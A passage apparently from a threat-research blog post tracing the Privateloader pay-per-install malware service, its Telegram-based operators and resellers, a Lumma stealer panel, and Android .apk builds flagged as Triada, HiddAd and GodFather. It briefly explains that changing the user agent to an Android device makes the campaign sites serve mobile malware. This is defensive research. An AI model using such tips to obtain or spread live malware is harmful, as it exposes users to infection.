
t.me/InstallsBot
```

So it seems like iNerino was at some point using the InstallsKey PPI service as a customer; who knows, maybe reselling traffic or just testing the “neighbors”? 2023 has been a very inactive year for this service; in fact, in 2022, people started to complain about the bad quality of the iNerino service.

And some individuals can be seen, like “usernemer9”

Press enter or click to view image in full size





The “LPnhqo” Lumma Panel ID belongs to some kind of traffers team, because it has been seen with other worker IDs (also telegram users). Sadly, I can’t identify which team is using this panel.


And doZKey!

Two different panels on the end months of 2023

Mobile Traffic (.apk)

Privateloader also offers .apk installations.

Press enter or click to view image in full size



Someone asked doZKey about the APK Traffic on the InstallsKey service, and it seems to not have a lot of customers for this option.

We can trigger .apk downloads for the same sites spreading Privateloader for Windows victims, just by changing the User Agent to any Android device.

This is the point where I can't distinguish between Privateloader downloads and other Spam downloads we get on these sites. If we rely on the domains we previously identified as "Campaign 09" we get some samples:

MalwareBazaar | PrivateloaderAPK (abuse.ch)

As you can see, most of them are detected as "Triada" (Triada (Malware Family) (fraunhofer.de)). Considered by Kaspersky a "modular mobile Trojan" with capabilities of "download and launch other files", are these Triada builds being used as the Privateloader for mobile devices?

Other builds are detected as "HiddAd" adware or the "GodFather" banking trojan.

And we also get a redirection to download this app from Google Play:

SecureX: Navegador Web Privado — Aplicaciones en Google Play

That looks very suspicious based on user reviews.

Feel free to take a look on everything!

Stay safe from threats. Protect yourself.

@

| Also available at t.me/privateloader (EN & RU)
